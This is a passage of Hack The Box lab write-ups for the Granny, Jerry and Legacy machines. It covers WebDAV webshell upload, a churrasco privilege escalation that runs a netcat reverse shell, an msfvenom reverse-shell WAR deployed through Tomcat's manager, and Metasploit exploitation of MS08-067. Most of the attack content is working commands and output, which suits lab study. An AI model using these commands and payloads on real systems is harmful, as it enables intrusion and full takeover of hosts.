PUT     php     SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.php
PUT     cgi     FAIL
PUT     jsp     SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.jsp
PUT     html    SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.html
PUT     txt     SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.txt
PUT     jhtml   SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.jhtml
PUT     shtml   FAIL
********************************************************
 Checking for test file execution
EXEC    pl      FAIL
EXEC    cfm     FAIL
EXEC    php     FAIL
EXEC    jsp     FAIL
EXEC    html    SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.html
EXEC    txt     SUCCEED:        http://10.10.10.15/DavTestDir_4jWYpIgY/davtest_4jWYpIgY.txt
EXEC    jhtml   FAIL

********************************************************
```

Notice it only allows txt and html files to be uploaded and executed. Lets test the upload capability manually. I'll echo text into a test file, then using curl upload the file, and test if the file is actually there.:

```
┌──(kali㉿kali)-[~]
└─$ echo "Hello" > test.txt

┌──(kali㉿kali)-[~]
└─$ curl -X PUT http://10.10.10.15/test.txt -d @test.txt

┌──(kali㉿kali)-[~]
└─$ curl http://10.10.10.15/test.txt
Hello

┌──(kali㉿kali)-[~]
└─$
```

Since this is a Microsoft IIS server I'll use a prebuilt aspx webshell found in Kali Linux's webshells/aspx/ directory:

```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/webshells/aspx/cmdasp.aspx HTB/granny
```

Next I will upload a text file with the content of the webshell using curl:


curl -X PUT http://10.10.10.15/shell.txt -d @cmdasp.aspx


```
┌──(kali㉿kali)-[~/HTB/granny]
└─$ curl -X PUT http://10.10.10.15/shell.txt -d @cmdasp.aspx
```

Next using webdav MOVE command I will once again make this an aspx file:
curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt

```
┌──(kali㉿kali)-[~/HTB/granny]
└─$ curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
```

Now if we navigate to this page we should have a command prompt:






Unable to move from the present directory I decided to try and uplaod a reverse shell file instead:

```
┌──(kali㉿kali)-[~/HTB/granny]
└─$ curl -X PUT http://10.10.10.15/shell.txt -d @shell.aspx

┌──(kali㉿kali)-[~/HTB/granny]
└─$ curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
```

The file caused an error and after some research discovered that when using a manually crafted reverse shell I should use the data-binary flag:



Server Error in '/' Application.

Runtime Error

```
┌──(kali㉿kali)-[~/HTB/granny]
└─$ curl -X PUT http://10.10.10.15/shell.txt --data-binary @shell.aspx
┌──(kali㉿kali)-[~/HTB/granny]
└─$ curl -X MOVE -H 'Destination:http://10.10.10.15/shell.aspx' http://10.10.10.15/shell.txt
```

And let's refresh and see if we can get a reverse shell:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.15] 1032
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\network service

c:\windows\system32\inetsrv>
```

Privilege Escalation

Navigate around until I can find a writeable directory:

```
C:\wmpub>echo "hello" > test.txt
echo "hello" > test.txt

C:\wmpub>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 424C-F32D

 Directory of C:\wmpub

01/29/2023  07:30 AM    <DIR>          .
01/29/2023  07:30 AM    <DIR>          ..
01/29/2023  07:30 AM                10 test.txt
04/12/2017  04:05 PM    <DIR>          wmiislog
               1 File(s)             10 bytes
               3 Dir(s)   1,319,952,384 bytes free

C:\wmpub>type test.txt
type test.txt
"hello"
```

Now I'll set up an SMB share and move a known exploit and NetCat to the target machine:

```
┌──(kali㉿kali)-[~/impacket/impacket]
└─$ smbserver.py share .
Impacket v0.10.1.dev1+20230120.195338.34229464 - Copyright 2022 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Using the copy command I'll move the files:

```
C:\wmpub>copy \\10.10.14.4\share\nc.exe
copy \\10.10.14.4\share\nc.exe
        1 file(s) copied.

C:\wmpub>copy \\10.10.14.4\share\churrasco.exe priv_esc.exe
copy \\10.10.14.4\share\churrasco.exe priv_esc.exe
        1 file(s) copied.
```

Now I'll set up another listener and run the exploit:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
```

```
C:\wmpub>.\priv_esc.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
.\priv_esc.exe -d "C:\wmpub\nc.exe -e cmd.exe 10.10.14.4 8080"
/churrasco/-->Current User: NETWORK SERVICE
/churrasco/-->Getting Rpcss PID ...
/churrasco/-->Found Rpcss PID: 668
/churrasco/-->Searching for Rpcss threads ...
/churrasco/-->Found Thread: 672
/churrasco/-->Thread not impersonating, looking for another thread ...
/churrasco/-->Found Thread: 676
/churrasco/-->Thread not impersonating, looking for another thread ...
/churrasco/-->Found Thread: 684
/churrasco/-->Thread impersonating, got NETWORK SERVICE Token: 0x730
/churrasco/-->Getting SYSTEM token from Rpcss Service ...
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found NETWORK SERVICE Token
/churrasco/-->Found LOCAL SERVICE Token
/churrasco/-->Found SYSTEM token 0x728
/churrasco/-->Running command with SYSTEM Token ...
/churrasco/-->Done, command should have ran as SYSTEM!
```


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.10.15] 1037
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\TEMP>whoami
whoami
nt authority\system

C:\WINDOWS\TEMP>
```

Jerry/Apache Tomcat Coyote JSP Engine 1

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.95 > jerry_scan

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.


The scan reveals that port 8080 is open hosting Apache Tomcat.



Using the vulnerability scanning capability of Nmap the assessor was able to find some bits of information:

```
┌──(kali㉿kali)-[~/HTB/jerry]
└─$ sudo nmap -sV -p 8080 10.10.10.95 --script vuln
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-26 20:06 EST
Nmap scan report for 10.10.10.95
Host is up (0.024s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache-Coyote/1.1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /examples/: Sample scripts
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|_  /docs/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open
|       them open as long as possible.  It accomplishes this by opening connec
|       the target web server and sending a partial request. By doing so, it s
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_      http://ha.ckers.org/slowloris/
|_http-dombased-xss: Couldn't find any DOM based XSS.

Service detection performed. Please report any incorrect results at https://nm
Nmap done: 1 IP address (1 host up) scanned in 112.50 seconds
```


Navigating to the /manager/ page displays a file upload capability:



Select WAR file to upload Browse... No file selected.

Deploy

Note the page specifies a WAR file. Using MSFVenom allows you to create a reverse shell WAR file:
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.4 LPORT=443 -f war > shell.war



You can browse and deploy the file:


Select WAR file to upload Browse... shell.war

Deploy

Note on the refreshed page there is a new directory reflecting the uploaded file:

Applications	
Path	**Version**
/	None specified
/docs	None specified
/examples	None specified
/host-manager	None specified
/manager	None specified
/shell	None specified

Set up a NetCat listener and navigate to the directory:



Now we have a shell on the target system.

Legacy/MS08-067

The assessor began with an Nmap scan using the following commands:
sudo nmap -sV -p- -A 10.10.10.4 > legacy_nmap

- -sV conducts a service enumeration scan
- -p- scans all 65535 ports
- -A is an aggressive scan that attempts to determine operating system information, service information, etc.

The scan reveals that SMB or Simple Message Block is service that the system is hosting.

```
┌──(kali㉿kali)-[~/legacy]
└─$ cat legacy_nmap
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 21:28 EST
Nmap scan report for 10.10.10.4
Host is up (0.023s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows XP microsoft-ds
No exact OS matches for host (If you know what OS is running on it, see https
://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=1/25%OT=135%CT=1%CU=39193%PV=Y%DS=2%DC=T%G=Y%TM=63D1E5
OS:89%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS
OS:=0)OPS(O1=M539NW0NNT00NNS%O2=M539NW0NNT00NNS%O3=M539NW0NNT00%O4=M539NW0N
OS:NT00NNS%O5=M539NW0NNT00NNS%O6=M539NNT00NNS)WIN(W1=FAF0%W2=FAF0%W3=FAF0%W
OS:4=FAF0%W5=FAF0%W6=FAF0)ECN(R=Y%DF=Y%T=80%W=FAF0%O=M539NW0NNS%CC=N%Q=)T1(
OS:R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=N%T=80%W=0%S=Z%A=S%F=AR%O=
OS:%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=FAF0%S=O%A=S+%F=AS%O=M539NW0NNT00NNS%RD=0%Q=
OS:)T4(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=N%T=80%W=0%S=Z%A=
OS:S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=N%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF
OS:=N%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=B0%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=80%CD=Z)

Network Distance: 2 hops
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o
:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 5d00h57m36s, deviation: 1h24m51s, median: 4d23h57m36s
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 005056b
9b4e9 (VMware)
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: legacy
|   NetBIOS computer name: LEGACY\x00
|   Workgroup: HTB\x00
|_  System time: 2023-01-31T06:26:56+02:00

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   22.53 ms 10.10.14.1
2   23.06 ms 10.10.10.4

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
```

Using Nmap's vulnerability scanning capability, the assessor was able to determine that the target system may be vulnerable to MS08-067 and MS17-010

```
┌──(kali㉿kali)-[~/legacy]
└─$ sudo nmap -sV -p 135,445 10.10.10.4 --script vuln
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-25 21:41 EST
Nmap scan report for 10.10.10.4
Host is up (0.026s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb-vuln-ms10-054: false
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.77 seconds
```

Exploitation with Metasploit

Using Metasploit you can exploit the MS08-067 Vulnerability. Using the *msfconsole* command, the assessor can begin using Metasploit:

Using the *search* command, the assessor was able to find the Metasploit module for exploiting this vulnerability.

```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Description
   -  ----                                  ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi   2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 >
```

Using the *use* command the assessor is able to select the module.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Now the assessor must adjust the required parameters for the module. The assessor can view the module using the *show options* command:

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.88.128   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

Using the set and parameter name the assessor can make the necessary adjustments:

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.10.10.4
RHOSTS ⇒ 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.14.4
lhost ⇒ 10.10.14.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 443
lport ⇒ 443
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Using the *run* command the assessor can run the exploit.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.4:443
[*] 10.10.10.4:445 - Automatically detecting the target ...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.4:443 → 10.10.10.4:1032) at 2023-01-25 22:26:51 -0500

meterpreter > whoami
[-] Unknown command: whoami
meterpreter >
```

Using the *shell* command in the meterpreter shell grants the assessor a shell onto the target system:

```
meterpreter > shell
Process 224 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Navigating around and using the *dir* and *type* command allowed the assessor to view the content of directories and files:

```
C:\Documents and Settings\Administrator>dir Desktop
dir Desktop
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  08:18 ••    <DIR>          .
16/03/2017  08:18 ••    <DIR>          ..
16/03/2017  08:18 ••                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   6.403.944.448 bytes free

C:\Documents and Settings\Administrator>dir Desktop\root.txt
dir Desktop\root.txt
 Volume in drive C has no label.
 Volume Serial Number is 54BF-723B

 Directory of C:\Documents and Settings\Administrator\Desktop

16/03/2017  08:18 ••                32 root.txt
               1 File(s)             32 bytes
               0 Dir(s)   6.403.940.352 bytes free

